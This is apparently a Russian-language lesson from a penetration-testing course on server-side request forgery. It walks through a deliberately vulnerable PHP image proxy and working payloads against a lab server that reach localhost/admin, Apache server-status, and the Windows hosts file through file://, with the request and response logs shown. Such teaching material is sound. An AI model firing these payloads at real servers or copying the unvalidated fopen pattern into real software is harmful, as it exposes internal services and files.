



АКАДЕМИЯ
КОДЕБАЙ

ПРОФЕССИЯ ПЕНТЕСТЕР

Всем доброго времени суток!

В этом уроке мы поговорим про уязвимость SSRF (Server-Side Request Forgery). Подделка запросов на стороне сервера – это уязвимость веб-безопасности, которая позволяет злоумышленнику заставить серверное приложение отправлять запросы в непреднамеренное местоположение.

При типичной SSRF-атаке злоумышленник может заставить сервер подключиться к внутренним службам в инфраструктуре организации. В других случаях он может заставить сервер подключиться к произвольным внешним системам. Это может привести к утечке конфиденциальных данных, таких как учетные данные.


Обычно злоумышленники предоставляют URL (или изменяют существующий), а код, работающий на сервере, отправляет данные на него. Злоумышленники могут использовать URL для получения доступа к внутренним данным и службам, которые не должны были быть раскрыты, например данные конфигурации сервера. После того, как злоумышленник подделал запрос, сервер получает его и пытается прочитать данные по измененному URL. Даже для служб, которые не представлены напрямую в публичном Интернете, злоумышленники могут выбрать целевой URL, который позволит им прочитать данные.

Потенциальные риски от SSRF:

- Раскрытие данных
- Разведка во внутренней сети недоступной извне
- Отказ в обслуживании (DoS)
- Удаленное выполнение кода (RCE)

Типы атак SSRF

В атаке SSRF на сервер злоумышленники используют процесс, в котором браузер или другая клиентская программа напрямую обращается к URL на сервере. Злоумышленник может заменить исходный URL другим, например, используя IP 127.0.0.1 или имя хоста "localhost", которые указывают на локальную файловую систему на сервере. Под этим именем хоста злоумышленник может найти пути к файлам, которые могут привести к утечке конфиденциальных данных.



Например, есть сайт, который позволяет пользователям просматривать прогноз погоды на неделю. При этом веб-приложение запрашивает у своего сервера текущий прогноз погоды для отображения пользователям. Оно может сделать это с помощью REST API, передавая URL с запросом API из браузера пользователя на сервер. Запрос может выглядеть следующим образом:

```

POST /meteorology/forecasts HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
weatherApi=http://data.weatherapp.com:8080/meteorology/forecasts/check%3FcurrentDateTime%3D6%26cityId%3D1
  
```

Злоумышленник может изменить значение weatherApi на следующее:

```
weatherApi=http://localhost/admin
```

Это заставит сервер отобразить содержимое папки /admin злоумышленнику. Поскольку запрос выполняется в файловой системе сервера, он обходит обычные средства контроля доступа и раскрывает информацию, даже если злоумышленник не авторизован.

Другой вариант SSRF — когда сервер имеет доверительные отношения с другим компонентом бэкенда. Если при подключении сервера к этому компоненту у него есть полные права доступа, злоумышленник может подделать запрос и получить доступ к конфиденциальным данным или выполнить несанкционированные операции. Компоненты бэкенда часто

имеют слабую безопасность, поскольку они считаются защищенными, так как находятся внутри периметра сети.

Продолжая предыдущий пример, злоумышленник может заменить значение weatherApi следующим образом:

```
weatherApi=http://192.168.12.5/admin
```

Если сервер подключается по IP-адресу 192.168.12.5 и ему разрешен доступ к каталогу /admin в файловой системе, злоумышленник может аналогичным образом получить доступ и просмотреть содержимое каталога.

Давайте рассмотрим еще один пример. Следующий код был написан для вывода изображения PNG, импортированного с другого URL, как если бы оно было частью HTML-страницы, отображаемой в вашем браузере:

```
<?php
if (isset($_GET['url'])) {
    $url = $_GET['url'];
    $image = fopen($url, 'rb');
    header("Content-Type: image/png");
    fpassthru($image);
}
?>
```

192.168.0.174:8080/SSRF.php?url=https://pngquant.org/Ducati_side_shadow.png



Обратите внимание, что злоумышленник имеет полный контроль над параметром url. Он может делать произвольные GET-запросы на любой внешний IP, включая те, что находятся в локальной сети, и на ресурсы на сервере, на котором размещено уязвимое приложение.

Используя уязвимое приложение, злоумышленник может сделать следующий запрос к веб-серверу Apache с включенным mod_status (что является конфигурацией по умолчанию):

GET /?url=http://localhost/server-status HTTP/1.1

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /SSRF.php?url=http://localhost/server-status HTTP/1.1			1 HTTP/1.1 200 OK		
2 Host: 192.168.0.174			2 Date: Tue, 10 Dec 2024 00:06:37 GMT		
3 Upgrade-Insecure-Requests: 1			3 Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1ln PHP/7.4.29		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36			4 X-Powered-By: PHP/7.4.29		
5 Accept:			5 Content-Length: 3917		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			6 Connection: close		
6 Accept-Encoding: gzip, deflate, br			7 Content-Type: image/png		
7 Accept-Language: en-US,en;q=0.9			8		
8 Connection: close			9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">		
9			10 <html><head>		
10			11 <title>Apache Status</title>		
			12 </head><body>		
			13 Apache Server Status for localhost (via ::1)		
			14		
			15 <dl><dt>Server Version: Apache/2.4.53 (Win64) OpenSSL/1.1.1ln PHP/7.4.29</dt>		
			16 <dt>Server MPM: WinNT</dt>		
			17 <dt>Apache Lounge VCL5 Server built: Mar 16 2022 15:48:38		
			18 </dt></dl><hr /><dl>		
			19 <dt>Current Time: Tuesday, 10-Dec-2024 03:06:37 RTZ 2 (ceia)</dt>		
			20 <dt>Restart Time: Tuesday, 10-Dec-2024 03:05:13 RTZ 2 (ceia)</dt>		
			21 <dt>Parent Server Config: Generation: 1</dt>		
			22 <dt>Parent Server MPM Generation: 0</dt>		
			23 <dt>Server uptime: 1 minute 24 seconds</dt>		
			24 <dt>Server load: -1.00 -1.00 -1.00</dt>		
			25 <dt>Total accesses: 4 - Total Traffic: 15 kB - Total Duration: 274</dt>		
			26 <dt>.0476 requests/sec - 162 B/second - 3840 B/request - 68.5 ns/request</dt>		
			27 <dt>2 requests currently being processed, 148 idle workers</dt>		
			28 </dl><pre>		
			29		
			30		
			31 <p>Scoreboard Key: 		

В результате злоумышленник получает подробную информацию о версии сервера, установленных модулях и т. д.

Помимо схем URL http и https, злоумышленники также могут использовать в своих полезных нагрузках устаревшие схемы URL, такие как “file”, чтобы попытаться получить доступ к файлам в локальной системе или внутренней сети:

GET /?url=file://C:\Windows\System32\drivers\etc\hosts HTTP/1.1

Request	Response
<pre> 1 GET /SSRF.php?url=file:///C:/Windows/System32/drivers/etc/hosts HTTP/1.1 2 Host: 192.168.0.174 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0. 8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 10 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Tue, 10 Dec 2024 00:15:25 GMT 3 Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 4 X-Powered-By: PHP/7.4.29 5 Connection: close 6 Content-Type: image/png 7 Content-Length: 14309 8 9 # Copyright (c) 1993-2009 Microsoft Corp. 10 # 11 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. 12 # This file contains the mappings of IP addresses to host names. Each 13 # entry should be kept on an individual line. The IP address should 14 # be placed in the first column followed by the corresponding host name. 15 # The IP address and the host name should be separated by at least one 16 # space. 17 # Additionally, comments (such as these) may be inserted on individual 18 # lines or following the machine name denoted by a '#' symbol. 19 # For example: 20 # 102.54.94.97 rhino.acme.com # source server 21 # 38.25.63.10 x.acme.com # x client host 22 23 # localhost name resolution is handled within DNS itself. 24 #127.0.0.1 localhost 25 #127.0.0.1 idb.iobit.com 26 #127.0.0.1 asc55.iobit.com 27 #127.0.0.1 is360.iobit.com 28 #127.0.0.1 asc.iobit.com 29 #127.0.0.1 pf.iobit.com 30 #127.0.0.1 98.129.229.186 31 #127.0.0.1 www.iana.org 32 #127.0.0.1 iana.org 33 #127.0.0.1 iana.org 34 ::1 localhost 35 127.0.0.1 widgetcast.reallusion.com 36 127.0.0.1 da.reallusion.com 37 127.0.0.1 ctfiles2.reallusion.com 38 0.0.0.0 ssl.bandisoft.com 39 0.0.0.0 cert.bandisoft.com </pre>

Эта полезная нагрузка предоставит злоумышленнику содержимое файла hosts с сервера, на котором размещено уязвимое приложение.

Другие полезные нагрузки:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md>

Ресурсы, используемые в уроке:

<https://www.sectools.co.uk/checkip.html>